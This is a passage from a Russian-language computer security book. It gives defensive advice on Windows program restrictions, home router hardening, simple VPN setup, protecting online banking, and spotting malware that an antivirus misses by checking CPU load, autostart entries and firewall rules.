Дважды щелкаем по этому состоянию, в появившемся диалоговом окне устанавливаем переключатель **Включить**, нажимаем кнопку **Показать** и вносим названия наших разрешенных программ: winword.exe, excel.exe, notepad.exe, calc.exe (рис. 12.33).




Рис. 12.32

Обязательно проверяем работоспособность, перезагрузив компьютер и осуществив вход в систему с учетной записью ограничиваемого пользователя.

Наверное, некоторые читатели, пытаясь запустить на своих компьютерах с Windows 7 оснастку `gpedit.msc`, будут сильно ругаться по той причине, что не найдут ее на своих компьютерах. Может быть, это и хорошо! Хорошо не то, что вы будете нас ругать. А хорошо то, что вы не испортите свой компьютер, потеряв над ним контроль (даже под учетной записью администратора), при неверной его настройке. Не забывайте пользоваться для экспериментов виртуальными машинами. Не случайно мы рассмотрели их так подробно ранее (см. главу 8).

Но почему же не на всех компьютерах запускается оснастка `gpedit.msc`? Дело в том, что все зависит от выпуска Windows 7. Утилита доступна в более полных выпусках: Ultimate, Professional и Enterprise.

Что же делать? Сказать по секрету, мы специально задаем этот вопрос. А если вы переспрашиваете, то, видимо, предыдущие главы написаны зря. Так ничему вас они и не научили!




Рис. 12.33

Вариантов решения множество. Навскидку приведем первое решение, которое приходит в голову (ведь мы уже многое умеем):

1. Настройку произведете у друга, на том компьютере, где gpedit.msc работает. Или на виртуальной машине, установив нужную версию без регистрации, на время.
2. Запустите под учетной записью администратора программу Advanced Registry Tracer для фиксации состояния реестра до эксперимента.
3. Произведите нужные настройки ограниченной программной среды. Проверьте, что все работает, перезагрузившись под ограниченной учетной записью. Если все сломалось — убегайте от гнева друга.
4. Вновь загрузитесь под учетной записью администратора. Сверьте изменения в реестре (применив данные Advanced Registry Tracer). Выгрузите необходимую ветку в файл (или несколько веток в файлы). Как производить выгрузку и загрузку нужных нам веток реестра, также было рассказано ранее.

5. Принесите эти файлы домой и запустите их на своем компьютере, внося необходимые изменения в реестр уже у себя.
6. Перезагрузившись, проверьте, что все работает.

Если вы сами все это поняли и проделали или нашли другое решение, то все предыдущие главы не пропали даром. Вы научились ставить себя на место хакера.

Заметим еще, что в этом, конкретном случае, возможно было просто разыскать справочник ключей реестра и проделать все изменения в реестре вручную, разобравшись, где какой ключ за что отвечает при введении списка разрешенных задач и включении режима ограничения программ.

Есть даже специальные таблицы соответствия между настройками в реестре и параметрами групповых политик — "Group Policy Settings Reference for Windows and Windows Server", их можно найти здесь:

<http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=25250>

12.6. Некоторые рекомендации по защите "домашних" роутеров

Правильная защита "домашних" программно-аппаратных роутеров (синоним — маршрутизатор) в настоящее время имеет огромное значение хотя бы из-за массовости применения указанных роутеров.

Мы уже не раз затрагивали вопрос о некоторых недостатках в программном обеспечении роутеров, что обусловлено в первую очередь их "малобюджетностью"!

Правда, программное обеспечение непрерывно совершенствуется. В качестве одного из небольших примеров отметим, что в последних моделях маршрутизаторов появилась замечательная функция — возможность авторизации только при вводе соответствующих графических символов ("капча"). Это позволяет исключить возможность подбора паролей автоматически (рис. 12.34 и 12.35).

Программное обеспечение все время меняется. Добавляются в роутеры и другие полезные функции. Хорошей практикой является периодическое об-




Рис. 12.34



Рис. 12.35

новление прошивки роутера на более новую версию, которую можно получить с сайта производителя. Возможно, это и спорное утверждение, но во всяком случае в обновленных версиях исправляются ошибки, т. к. разработчиками проанализированы уже известные уязвимости, найденные во время эксплуатации роутеров.

В *приложении* приведен пример на конкретном типе "домашнего роутера" о том, как организовать "привязку" по MAC-адресам, применить фильтрацию на различных уровнях, выключить QSS (Quick Secure Setup), убрать удаленное администрирование, использовать нужный алгоритм шифрования, производить другие полезные для поддержания должного уровня безопасности настройки...

Но вы сильно удивитесь и, возможно, "закидаете нас шапками", в отношении таких роутеров мы все же приведем всего один главный совет — *их настройку нужно поручать только специалистам*. А вот далее, уже находясь под мало-мальским прикрытием ("правильно настроенного" роутера), все остальное вы можете пробовать и самостоятельно.

Неоднократно приходилось видеть "дырявые" как сито, настроенные неспециалистами роутеры, которые для этих целей на скорую руку использовали автоматический мастер настройки.

И последнее: выбирая "PSK password", задавайте пароль таким, чтобы его невозможно было подобрать по словарю:

- ☐ длиной не менее 12 символов (лучше больше);
- ☐ не должен включать в себя простые сочетания символов и тем более совпадающие с вразумительными словами;
- ☐ должен в себя включать символы, цифры и спецсимволы.

Такие же требования предъявляются и к паролям учетных записей, применяемых для администрирования роутеров.

12.7. Простые примеры VPN

VPN — Virtual Private Network, или виртуальная приватная (частная) сеть. То есть это сеть, организованная пользователями поверх какой-либо публичной сети (PDN — Public Data Network, публичная сеть передачи данных). В большей степени в качестве публичной сети нас, конечно же, интересует Интернет.

Приватность в VPN обеспечивается за счет шифрования трафика между хостами. Мы с вами уже рассматривали пример, который также, в какой-то степени, можно считать VPN — это сеть Tor, используемая хакерами.

В зависимости от назначения, способов реализации, степени защиты, уровня сетевого протокола, типа протокола существует множество различных видов VPN.

Думается, что в качестве еще одного примера нас более заинтересует самый простой пример VPN, реализуемый на прикладном уровне, доступный каждому школьнику. И не случайно в *главе 9* мы уже упоминали об этой программе.

В настроенной для обычного соединения программе TeamViewer необходимо с обеих сторон установить драйвер VPN. Для этого на каждом из компьютеров в меню **Дополнительно | Опции | Дополнительно | Показать дополнительные настройки** в разделе **Дополнительные настройки сети** выбрать **Установить драйвер VPN** (рис. 12.36).

После нажатия кнопки **Установить** в главном меню программы появится опция VPN (рис. 12.37).

Установится VPN-соединение, при этом будет показан следующий экран со статистикой (рис. 12.38).

Что очень важно — установленное VPN-соединение будет работать не только для TeamViewer, но и для других программ. Таким образом, будет обеспечено защищенное соединение через Интернет.

Также организовать VPN между двумя компьютерами с Windows или Linux вы легко сможете и сами, по одной из многочисленных подсказок в Интернете. Для создания защищенного канала с этой целью можно задействовать протокол IPSec.

IPSec — это (основанный на ряде стандартов) набор протоколов и алгоритмов защиты. Он обеспечивает аутентификацию и шифрование соединений между общающимися сторонами.

Профессионально IPSec может, например, применяться для построения VPN-соединений с помощью различных устройств фирмы Cisco: маршрутизаторов Cisco, брандмауэров CiscoSecure PIX, концентраторов CiscoVPN...




Рис. 12.36




Рис. 12.37




Рис. 12.38

12.8. Как бизнесмену защитить свои деньги при дистанционном банковском обслуживании

В *главе 10* мы уже упоминали о том, что количество попыток мошенничества посредством дистанционного банковского обслуживания (ДБО) растёт с каждым днем в геометрической прогрессии.

Повторим, что если ваш компьютер представляет для кого-то интерес, то вероятность кражи информации с него определяется лишь "бюджетом", который готов потратить на организацию хищения злоумышленник, ведь он может просто заплатить за организацию ограбления вашего дома или офиса. Это предисловие к ответам на многочисленные вопросы о том, как организовать защиту компьютера, на котором стоит клиент для связи с банком, программа "1С:Бухгалтерия", ваши любимые онлайн-игры, постоянно включены mail-агент, чат, торрент и т. д. Просто посчитайте стоимость подержанного

компьютера и сравните с возможной суммой финансовых потерь, если злоумышленник перенаправит вас для проведения оплаты кредита вместо сайта "Сбербанка" на ложный ресурс (фишинговый сайт).

Бизнесмен, ничего не понимающий в тонкостях настройки компьютера, должен понять простейший алгоритм, который с вероятностью 99% поможет не потерять свои деньги или свести потерю к минимуму.

Алгоритм действий бизнесмена для исключения кражи его денег с применением ДБО

1. Не доверяйте никому, и особенно программисту, обслуживающему ваш компьютер, где установлено программное обеспечение для ДБО (даже если он ваш родственник)! Никогда, даже на секунду, хотя бы и в вашем присутствии, не давайте ему в руки носители с ключами (токены, смарт-карты, флэш-карты...). Не сообщайте ему пароль для проведения проводки.

2. Выделите для ДБО отдельный компьютер, в комнате, где есть доступ только ограниченному кругу лиц.

3. Строго-настрога запретите использовать компьютер для каких-либо других целей, кроме ДБО! И никаких посещений в Интернете других сайтов, кроме банка, и то только во время проведения операций со счетами! Если вы увидите, что какой-то ваш бухгалтерский работник или программист хоть раз с этого компьютера посмотрел пусть даже просто погоду в Интернете — увольте его. Причем НЕМЕДЛЕННО и БЕЗЖАЛОСТНО!

Если у вас нет денег на специально выделенный компьютер для ДБО, лучше вообще не применяйте дистанционное банковское обслуживание. В идеале компьютер должен включаться только тогда, когда необходимо сделать бухгалтерскую проводку в банк или получить соответствующие выписки по счетам.

4. Если программист не следит за антивирусной программой на этом компьютере (работоспособность, обновление) и не "прогоняет" периодически, для надежности, альтернативные антивирусные средства — увольте его!

5. При любой неисправности на компьютере (ЛЮБОЙ!!!) не ждите два дня приходящего программиста, а тут же посылайте бухгалтера сверять в банк остатки на счетах! Делайте это сразу, даже если технические консультанты банка будут вам пространно рассказывать, что скорее всего у вас на компьютере неполадки и вам нужно дожидаться своего программиста... Пока идет программист, вы "останетесь без штанов".

6. Если ваш программист не прочитал нашу книгу, и не дал вам этот алгоритм — увольте его!

7. Прочитайте на сайте "Ассоциации российских банков" рекомендации: что делать, если деньги все же украли. Прочитайте их сейчас, а не тогда, когда деньги все же украдут. Распечатайте и положите под стекло на столе с компьютером, подключенным к ДБО.

Можно было бы долго пояснять и дискутировать, почему нужно действовать так, а не иначе, как изложено в этом простом алгоритме действий.

Например, по пункту 1, т. е. вопросу того, что программисту вообще нельзя давать ключи в руки! Последуют возражения, что программист, если захочет, "утянет" их с помощью программной закладки, которую именно ему легче всего и поставить!

Да, действительно, легче всего это сделать именно программисту, имеющему физический доступ к компьютеру. Но это же дополнительные трудности для него! А кроме того, это дополнительные следы... Кто-то из специалистов, занимающихся информационной безопасностью, однажды высказал где-то даже кощунственную, немного спорную, мысль: "При организации информационной безопасности главное — это не то, чтобы не допустить преступление! ГЛАВНОЕ — сделать так, чтобы можно было по следам найти того, кто это сделал, и иметь доказательную базу!" Доля истины в этом есть!

Также по первому же пункту могут возразить: "А чего бояться-то?! Некоторые ключи вообще не копируются, так они устроены чисто технически".

Позвольте вас спросить: вы что, так хорошо разбираетесь в последних достижениях хакерского дела? В криптографии? А кто вам вообще сказал, что эти ключи невозможно скопировать? Производитель программного обеспечения? Сам программист? Но вы же знаете: что верить никому нельзя (понятно, что кроме автора этой книги, конечно)... Да дело и не только в этом! Когда деньги у вас все же украдут, уверяем вас, вы будете мучиться вопросом: кто украл? Свои, просто сунув ключи и сделав проводку, а потом симулировав неисправность компьютера? Или чужие, подключившись к компьютеру удаленно?!

Мы подискутировали только по первому пункту! Так же можно было бы рассуждать и в отношении других! Но зачем? Бизнесмен — не компьютерщик, ему это все неинтересно! Скорее всего, он вообще больше одного листка читать не захочет! Поэтому просто выполняйте эти правила!

По результатам аналитического исследования уязвимостей систем ДБО за 2011 и 2012 годы, проводимых компанией Positive Technologies (<http://www.ptsecurity.ru/> — раздел "Аналитика"), в каждой третьей системе возможно получение доступа к базе данных сервера или операционной системе клиента, в некоторых случаях вероятно получение полного доступа.

Причем, эксперты компании обнаружили, что наибольшее число критических ошибок содержится в программном обеспечении именно известных производителей.

Зная о таком положении дел, будете ли вы и далее работать так же спокойно в системе ДБО или что-то предпримете? Только не нужно отказываться от прогресса! Если выполнять вышеуказанные рекомендации, уверяем вас, что риски снизятся до минимума.

Те, кто придерживался приведенного нами алгоритма защиты, и его все же обокрали в системе ДБО, могут кинуть в нас камнем!

12.9. Если антивирус молчит, а подозрение на вирус есть

Приведем один пример, присланный автору книги специалистом, занимающимся вопросами обеспечения информационной безопасности, — Виктором Геннадьевичем Колмогоровым (г. Красноярск).

Он описал случай проникновения особого вредоносного кода (в своем повествовании автор сообщения называет вредоносный код — "зловредом", это новый термин, используемый в Рунете для обозначения множества способных нанести ущерб вашему компьютеру: вирусы, черви, боты и проч.), попутно затронув некоторые вопросы применения UAC (User Account Control — контроль учетных записей пользователей) в Windows, и привел ряд дельных рекомендаций по защите домашнего компьютера.

Вот этот текст (без редактирования, сохранены стиль и орфография автора):

Самое сложное при организации защиты домашних компьютеров, это соблюдать многочисленные советы и наставления, т. к. каждый из них требует усилий, налагает на Вас ограничения. Стоит набрать в поисковой систем Google — "как отключить лишнее в Windows?", и Вам предложат широкий ассортимент якобы ненужного: автоматическое обновление программного обеспечения, UAC, проверка подлинности, и т. д.

В отношении UAC очень сильно удивил совет одного из авторов, который дает рекомендации по ее отключению: "Конечно, лучше не отключать полностью, а поставить третий уровень и быть спокойным, что ничего не случится. Однако у себя я ее полностью отключил, т. к. уверен в себе и в компьютере".

Но! Этот самый UAC позволяет периодически отлавливать очень редкие "зловреды". Последний из подобных "зловредов" пытался установить себя при каждой загрузке Windows на моем компьютере. При этом срабатывал UAC, спрашивая разрешение на установку программы. Авторы "зловреда" ошиблись в одной мелочи — программка делала вид, что она — Acrobat Reader, которому надо срочно обновиться. Все бы ничего, да только настоящий Acrobat Reader делает это несколько по-другому... Не отключайте UAC и другие механизмы защиты, если не представляете всех возможных последствий от этого действия! Люди, которые их проектировали — эксперты в области безопасности, а люди, которые выдают анонимные советы... (А вы уверены в их квалификации и добрых намерениях?).

Почему же указанный "зловред" не отлавливался антивирусом? При более детальном изучении файлов из каталога, откуда он запускался, выяснилось, что там находится компилятор языка Java, несколько файлов, содержащих некий исходный код, включающий большое количество числовых констант, и также пару программных модулей, один из которых и пытался произвести установку в Windows. Вероятно, конечный вредоносный файл генерировался уже на компьютере с по-

мощью компилятора Java. То есть, каждый раз формировался файл с новым содержанием, и всякий раз программный код, представляющий угрозу, выглядит совсем по-иному. Поэтому у антивирусов нет подходящей маски для его обнаружения — **вирус всякий раз уникален**. При чтении содержимого файла удалось найти пару ссылок на ресурсы какой-то нелегальной биржи в Интернете, т. е. и взаимодействия с сетью этого "зловреда" выглядели вполне легально.

Кроме того, УАС не раз помогал предотвратить попытки инсталлироваться какому-либо программному коду с сайтов, когда я "бороздил" просторы Интернета. Поэтому некоторые "советы" по своей разрушительной силе по достигаемому эффекту для безопасности компьютеров напоминают стихийное бедствие.

Кстати, существует еще один не совсем "традиционный" способ выявления "нежелательного" программного обеспечения, и он довольно прост: внимательно следите за загрузкой процессора во время простоя компьютера.

Порядок действий следующий:

- закрываете все приложения на рабочем столе;
- закрываете все приложения, которые обычно прячутся в трее вашей панели задач, кроме антивируса и других "критичных" программ;
- можете остановить необязательные, но хорошо знакомые сервисы, и даже прервать работу некоторых процессов;
- вызовите "Диспетчер задач Windows" (можно правой кнопкой мыши на панели задач);
- переключитесь на вкладку "Быстродействие" и ждите.

Через некоторое, непродолжительное время "Загрузка ЦП" станет нулевой, и лишь изредка будут возникать небольшие всплески (аналогично обычно ведет себя и "Подключение по локальной сети", "Беспроводное сетевое соединение" на вкладке "Сеть").

Если же Вы наблюдаете постоянную активность — загрузку центрального процессора, то следует более детально изучить его источник:

- на вкладке "Процессы" щелкните по заголовку "ЦП";
- теперь внимательно следите за процессами, которые дают наибольшую загрузку ЦП;
- щелчком правой кнопкой мыши по названию процесса, вызовите контекстное меню и выберите пункт "Свойства";
- просмотрите вкладку "Подробно", даты создание и изменения файла, вкладку "цифровая подпись" и расположение;
- обратите так же на даты создания каталогов, в которых хранится файл процесса.

Я так подробно описываю эту процедуру, т. к. только что ее выполнил на моноблоке, на котором хозяйничает ребенок. "Зловред" представлялся как драйвер видеокарты с именем процесса "oshost.exe", но запускался не от имени пользователя "system", а от имени моей учетной записи. Катогаи с файлом оказались созданными пару недель назад (это примерно время возвращения ребенка из лагеря).

В качестве еще одной простой профилактической меры можно порекомендовать использовать утилиты, позволяющие просматривать различные виды автозагрузки в Windows. Например, в программе **Piriform CCleaner** имеется соответствующий пункт "Сервис" (рис. 12.39).




Рис. 12.39

Выяснилось, что программа "oshost.exe" устанавливается при загрузке Windows, т. е. в автозапуске. Кроме этого, в автозагрузке вновь оказался настроен запуск "захар Game browser", при этом дважды и разными способами (один из файлов расположился в личных папках пользователя "AppData\Local\Shedule"). А буквально неделю назад эти вызовы уже удаляли из автозагрузки. Вероятно, в Windows внедрился какой-то "зловред", следы деятельности которого до сих пор отлавливаются. Как выяснилось при более детальном изучении перечня процессов, работающих в Windows, некий "Shedule consumer dialogue" как раз оказался загружен в память компьютера, поэтому этот файл не удавалось удалить без прекращения процесса.

Остается сделать загрузочный USB-носитель с какого-нибудь из сайтов именитых антивирусов. Загрузиться с этого носителя и просканировать жесткий диск компьютера.

Старый, добрый совет: старайтесь найти сайт производителя программ и скачивать их оттуда, минуя посредников.

И еще, у компьютера должен быть один хозяин. В идеале у каждого члена семьи должен быть свой компьютер.

Поясню почему! То, что компьютер, даже оснащенный правильно настроенным и работающим антивирусным программным обеспечением рано или поздно будет заражен — это было абсолютно ожидаемо! По причине того, что в большей степени хозяином моноблока является ребенок, который, как и все современные дети, регулярно активно скачивает фильмы, взломанные программы (про это не пишите :-), он еще маленький), играет в онлайн-овые игрушки всех мастей. Сейчас это считается нормальным времяпровождением современного ребенка. В такой агрессивной среде, вряд ли какой антивирус сможет обеспечить надежную защиту. Свалка! Именно поэтому, более или менее ценные документы на моноблоке не хранятся,

программы управления финансами не запускаются, бронирование документов не производится — компьютер считается ненадежным. Для всех вышеперечисленных целей лучше использовать либо сотовые телефоны, либо ноутбук, на котором нет такой враждебной среды.

В скриншотах, поясняющих анализ заражения вредоносным кодом с именем "oshost.exe", любезно предоставленных В. Г. Колмогоровым, можно увидеть, что и этот "зловред" прописался во файрволе (рис. 12.40).




Рис. 12.40

В режиме повышенной безопасности брандмауэра в разделе правил для входящих подключений были обнаружены соответствующие (созданные автоматически) правила для этой программы (рис. 12.41).

Рассматривая многочисленные уловки и приемы хакеров, а также не менее многочисленные решения по организации защиты, иной раз просто опускаются руки... Нельзя же все время заниматься безопасностью! Нужно же когда-то еще и работать, жить, отдыхать...

Однако часто мы сами порождаем свои проблемы. Согласно одному из отчетов специалистов в области безопасности, большинство утечек документов,

содержащих государственную тайну, в США попали в Интернет лишь потому, что их владельцы нарушали требования безопасности, иногда с благими намерениями — доработать документ дома на домашнем компьютере. В итоге документы попадали в каталоги, из которых программы типа peer-to-peer раздавали файлы в Интернет (мы уже описывали такую ситуацию в *главе 10*).

